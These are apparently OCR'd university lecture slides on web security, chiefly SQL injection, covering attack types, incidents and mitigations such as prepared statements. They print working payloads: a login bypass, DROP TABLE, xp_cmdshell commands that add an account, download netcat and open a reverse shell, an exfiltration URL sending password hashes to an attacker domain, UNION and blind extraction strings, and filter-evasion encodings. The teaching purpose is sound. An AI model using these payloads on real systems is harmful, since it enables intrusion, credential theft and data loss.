
- Communicate with other sites
  - <img src="http://evil.com/pass-local-information.jpg?extra_information">
- Hide resulting image
  - <img src=" … " height="1" width="1">
- Spoof other sites
  - Add logos that fool a user

Important Point: A web page can send information to any site

Threats: scanning behind firewall

Important Point: A server (page) can maintain bi-directional communication with browser (until user closes/quits)

- JavaScript can:
  - Request images from internal IP addresses
    - Example: <img src="192.168.0.4:8080"/>
  - Use timeout/onError to determine success/failure
  - Fingerprint webapps using known image names



Server

1) "show me dancing pigs!"

2) "check this out"

3) port scan results

Malicious Web page

Browser

scan

scan

scan

Firewall

- Java/ActiveX/Flash
- AJAX / XML-RPC
- HTTP via hidden iFrame

Threats: Input validation problems

- Web applications use inputs and data passed through GET and POST requests
  - Attackers can tamper with any part of an HTTP request, including the URL, query string, headers, cookies, form fields, and hidden fields
- Too many web applications use only client-side mechanisms to validate input
  - Not reliable, can be bypassed by user or attackers using malicious parameter
- Solution: server-side validation before use
  - Negative: specify what you don’t want – difficult!
  - Positive: specify acceptable content only

Three examples of vulnerabilities

- (SQL) Injection
  - Browser sends malicious input to server
  - Bad input checking leads to malicious interpretation (SQL query)

Uses SQL to change meaning of database command

- CSRF – Cross-site request forgery
  - Bad web site sends request to good web site, using credentials of an innocent victim who "visits" site

Leverage user's session at victim server

- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site


Inject malicious script into trusted context

SQL Injection

What is a SQL Injection Attack?

- Many web applications take user input from a form
- Often this user input is used literally in the construction of a SQL query submitted to a database. For example:
  - SELECT productdata FROM table WHERE productname = ‘***user input product name***’ ;
- A SQL injection attack involves placing SQL statements in the user input

Basic picture: SQL Injection



CardSystems Attack

- CardSystems
  - credit card payment processing company
  - SQL injection attack in June 2005
  - Company put out of business
- The Attack
  - 263,000 credit card #s stolen from database
  - credit card #s stored unencrypted
  - 43 million credit card #s exposed

More stories

- LinkedIn.com leaked 6.5 million user credentials in June 2012. A class action lawsuit alleges that the attack was accomplished with SQL injection.

- WordPress SEO plugin by Yoast, March 2015

  “The latest version at the time of writing (1.7.3.3) has been found to be affected by two authenticated (admin, editor or author user) Blind SQL Injection vulnerabilities.

  “The authenticated Blind SQL Injection vulnerability can be found within the ‘admin/class-bulk-editor-list-table.php’ file. The orderby and order GET parameters are not sufficiently sanitized before being used within a SQL query.

https://wpvulndb.com/vulnerabilities/7841

Example: buggy login page (ASP)

```
set ok = execute( "SELECT * FROM Users
     WHERE user=' "  &  form(“user”)  & "
  '
     AND   pwd=' " & form(“pwd”) & “ '” );

if not ok.EOF
     login success
else  fail;
```

Is this exploitable?

Bad input

- Suppose user = “ `'or 1=1 --` ” (URL encoded)

- Then scripts does:

```
ok = execute( SELECT …
         WHERE user= ' ' or 1=1  -- … )
```

  - The “`--`” causes rest of line to be ignored.
  - Now ok.EOF is always false and login succeeds.

- The bad news: easy login to many sites this way.

Even worse

- Suppose user =


  “ ' ; DROP TABLE Users -- ”

- Then script does:

```
ok = execute( SELECT …
    WHERE user= ' ' ; DROP TABLE Users …
  )
```

- Deletes user table
  - Similarly: attacker can add users, reset pwds, etc.

SQL Injection (according to xkcd)


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Other injection possibilities

- Using SQL injections, attackers can:
  - Add new data to the database
    - Could be embarrassing to find yourself selling politically incorrect items on an eCommerce site
    - Perform an INSERT in the injected SQL
  - Modify data currently in the database
    - Could be very costly to have an expensive item suddenly be deeply ‘discounted’
    - Perform an UPDATE in the injected SQL
  - Often can gain access to other user’s system capabilities by obtaining their password

Beyond Data Retrieval and Manipulation

Microsoft's SQL Server supports a stored procedure xp_cmdshell that permits more or less arbitrary command execution, and if this is permitted to the web user, complete compromise of the webserver is inevitable.

Examples so far were limited to the web application and the underlying database, but if we can run commands, the webserver itself cannot help but be compromised. Access to **xp_cmdshell** is usually limited to administrative accounts, but it's possible to grant it to lesser users.

With the UTL_TCP package and its procedures and functions, PL/SQL applications can communicate with external TCP/IP-based servers using TCP/IP. Because many Internet application protocols are based on TCP/IP, this package is useful to PL/SQL applications that use Internet protocols and e-mail.

Beyond Data Retrieval and Manipulation

- Suppose user =

```
    '; exec cmdshell
              'net user badguy badpwd' / ADD --
```

- Then script does:

```
ok = execute( SELECT …
          WHERE username= ' ' ; exec …   )
```

If SQL server context runs as “system admin”, attacker gets account on DB server

Beyond Data Retrieval and Manipulation

Downloading Files

```
exec master..xp_cmdshell ‘tftp 192.168.1.1
  GET nc.exe c:\nc.exe’
```

Backdoor with Netcat


```
exec master..xp_cmdshell ‘nc.exe -e cmd.exe -
  l -p 53’
```

Direct Backdoor without External Commands

```
UTL_TCP.OPEN_CONNECTION('192.168.0.1', 2222,
  1521)
//charset: 1521
//port: 2222
//host: 192.168.0.1
```

Impact of SQL Injection

1. Leakage of sensitive information.
2. Reputation decline.
3. Modification of sensitive information.
4. Loss of control of DB server.
5. Data loss.
6. Denial of service.



SQL Injection: Information Flows

Information flows in SQL Injection can be broken down into 3 classes :

- **Inband** - data is extracted using the same channel that is used to inject the SQL code. This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page
  - Error-based
  - Union-based
- **Out-of-Band** - data is retrieved using a different channel (e.g.: an email with the results of the query is generated and sent to the tester)
  - http://[site]/page.asp?id=1;declare @host varchar(800); select @host = name + '-' + master.sys.fn_varbintohexstr(password_hash) + '.2.pwn3dbyj0e.com' from sys.sql_logins; exec('xp_fileexist ''\\' + @host + '\c$\boot.ini''');--
- **Inferential** - there is no actual transfer of data, but the tester is able to reconstruct the information by sending particular requests and observing the resulting behaviour of the website/DB Server
  - Blind SQL Injection: problem = extraction speed

SQL Injection: Approaches

- **Error**: Asking the DB a question that will cause an error, and systematically gleening information from the error(s).
- **Union**: The SQL UNION is used to combine the results of two or more SELECT SQL statements into a single result.
- **Blind**: Asking the DB a true/false question and using whether valid page returned or not, or by using the time it took for your valid page to return as the answer to the question.

Errors: Finding SQL Injection Bugs

1. Submit a single quote as input.

   If an error results, app is vulnerable.

   If no error, check for any output changes.

2. Submit two single quotes.

   Databases use ’’ to represent literal ’

   If error disappears, app is vulnerable.

3. Try string or numeric operators.

   - Oracle: `’||’FOO`
   - MS-SQL: `‘+’FOO`
   - MySQL: `’ ’FOO`

   - `2-2`
   - `81+19`
   - `49-ASCII(1)`

Injecting into SELECT

Objective: find and exfiltrate sensitive data

Most common SQL entry point.

```
SELECT columns
  FROM table
  WHERE expression
  ORDER BY expression
```

Places where user input is inserted:

- `WHERE` expression
- `ORDER BY` expression
- Table or column names

Injecting into INSERT

Objective: find injection points / rewritable SQL queries

Creates a new data row in a table.

```
INSERT INTO table (col1, col2, ...)
  VALUES (val1, val2, ...)
```

Requirements

Number of values must match # columns.

Types of values must match column types.

Technique: add values until no error.

```
foo’)--
foo’, 1)--
foo’, 1, 1)--
```

Injecting into UPDATE

Objective: bypass normal update conditions

Modifies one or more rows of data.

```
UPDATE table
  SET col1=val1, col2=val2, ...
  WHERE expression
```

Places where input is inserted

- `SET` clause
- `WHERE` clause

Be careful with `WHERE` clause

- `’ OR 1=1` will change **all** rows

UNION

Objective: access tables / columns not exposed by the web app

Combines `SELECT`s into one result.

```
SELECT cols FROM table WHERE expr
UNION
SELECT cols2 FROM table2 WHERE expr2
```

Allows attacker to read any table

```
foo’ UNION SELECT number FROM cc--
```

Requirements

- Results must have same number and type of columns.
- Attacker needs to know name of other table.
- DB returns results with column names of 1st query.

UNION

Finding #columns with `NULL`

```
‘ UNION SELECT NULL--
‘ UNION SELECT NULL, NULL--
‘ UNION SELECT NULL, NULL, NULL--
```

Finding #columns with `ORDER BY`

```
‘ ORDER BY 1--
‘ ORDER BY 2--
‘ ORDER BY 3--
```

Finding a string column to extract data

```
‘ UNION SELECT ‘a’, NULL, NULL—
‘ UNION SELECT NULL, ‘a’, NULL--
‘ UNION SELECT NULL, NULL, ‘a’--
```

Inference Attacks: Blind SQL Injection

- Problem: What if app doesn’t print data?
  - typical countermeasure
- Injection can produce detectable behavior
  - Successful or failed web page.
  - Noticeable time delay or absence of delay.
- When testing for vulnerability, we know 1=1 is always true
- For any other injected statements: If the same result is returned, the statement was also true

Blind SQL Injection

- By combining subqueries and functions, we can ask more complex questions (e.g., extract the name of a database character by character):

Identify an exploitable URL

```
    http://site/blog?message=5 AND 1=1
    http://site/blog?message=5 AND 1=2
```

Use condition to identify one piece of data

```
    (SUBSTRING(SELECT TOP 1 number FROM cc), 1, 1) = 1
    (SUBSTRING(SELECT TOP 1 number FROM cc), 1, 1) = 2
    ... or use binary search technique ...
    (SUBSTRING(SELECT TOP 1 number FROM cc), 1, 1) > 5
```

- This is very powerful when combined with wildcards
  - Example: pressRelease.jsp?id=5 AND name LIKE ‘h%’

Testing for SQL Injections

- Identify
  - Identify The Injection (Tool or Manual)
  - Determine Injection Type (Integer or String)

- Approach:
  - Error-Based SQL Injection (Easiest)
  - Union-Based SQL Injection (Great for data extraction)
  - Blind SQL Injection (Worst case....last resort)

SQL Vuln Scanners


- mieliekoek.pl (error-based)
- wpoison (error-based)
- sqlmap (blind by default, and union if you specify)
- wapiti (error based)
- w3af (error, blind)
- paros (error, blind)
- sqid (error)

The Cause: String Building

Building a SQL command string with user input in any language is dangerous.

- Variable interpolation.
- String concatenation with variables.
- String format functions like sprintf().
- String templating with variable replacement.

The Fundamental Cause : Mixing data+code



Mixing data and code together is the cause of several types of vulnerabilities and attacks including SQL Injection attack, XSS attack, attacks on the system() function and format string attacks.

Other Injections

- Shell injection.
- Scripting language injection.
- File inclusion.
- XML injection.
- XPath injection.
- LDAP injection.
- SMTP injection.

Mitigating SQL Injection

Ineffective Mitigations

Blacklists

Stored Procedures

Partially Effective Mitigations

Whitelists

Prepared Queries

Blacklists

Filter out or Sanitize known bad SQL meta-characters, such as single quotes.

Problems:

1. Numeric parameters don’t use quotes.
2. URL escaped metacharacters.
3. Unicode encoded metacharacters.
4. Did you miss any metacharacters?

Though it's easy to point out **some** dangerous characters, it's harder to point to **all** of them.

Blacklists: Bypassing Filters

Different case

  SeLecT instead of SELECT or select

Bypass keyword removal filters

  SELSELECTECT

URL-encoding

  %53%45%4C%45%43%54

SQL comments

  SELECT/*foo*/num/*foo*/FROM/**/cc

  SEL/*foo*/ECT

String Building

  ‘us’||’er’

  chr(117)||chr(115)||chr(101)||chr(114)

Blacklist: Evading PHP addslashes()

- PHP: `addslashes( “ ’ or 1 = 1 -- ”)`

  outputs: `“ \’ or 1=1 -- ”`

- Unicode attack: (GBK)

0x 5c → \
0x bf 27 → ¿’
0x bf 5c → 縗

- $user = 0x bf 27
- addslashes ($user) → 0x bf 5c 27 → 縗 ’
- Correct implementation: `mysql_real_escape_string()`
- Attacker might still inject strings into a database by using the “char” function (**e.g.** char(0x63)+char(0x65))

Stored Procedures

Stored Procedures build strings too:

```
CREATE PROCEDURE dbo.doQuery(@id nchar(128))
AS
   DECLARE @query nchar(256)
   SELECT @query = ‘SELECT cc FROM cust WHERE id=‘’’ + @id
    + ‘’’’
   EXEC @query
RETURN
```

it's always possible to write a stored procedure that itself constructs a query dynamically: this provides **no** protection against SQL Injection. It's only proper binding with prepare/execute or direct SQL statements with bound variables that provide protection.

Whitelist

Reject input that doesn’t match your list of safe characters to accept.

- Identify what is good, not what is bad.
- Reject input instead of attempting to repair.
- Still have to deal with single quotes when required, such as in names.

Prepared (=compiled) Queries

- **bound parameters**, which are supported by essentially all database programming interfaces. In this technique, an SQL statement string is created with placeholders - a question mark for each parameter - and is compiled ("prepared", in SQL terms) into an internal form. Later, this prepared query is "executed" with a list of parameters.

Example in Perl:

```
$sth = $dbh->prepare("SELECT email, userid FROM members WHERE email = ?;");
$sth->execute($email);
```

$email is the data obtained from the user's form, and it is passed as positional parameter #1 (the first question mark), and at no point do the contents of this variable have anything to do with SQL statement parsing. Quotes, semicolons, backslashes, SQL comment notation - none of this has any impact, because it's "just data". There simply is nothing to subvert, so the application is be largely immune to SQL injection attacks.

Prepared Queries

- Bound parameters in Java

Insecure version

```
Statement s = connection.createStatement(); ResultSet rs =
s.executeQuery("SELECT email FROM member WHERE name = " + formField);
// *boom*
```

Secure version

```
PreparedStatement ps = connection.prepareStatement( "SELECT email FROM
member WHERE name = ?");
ps.setString(1, formField);
ResultSet rs = ps.executeQuery();
```

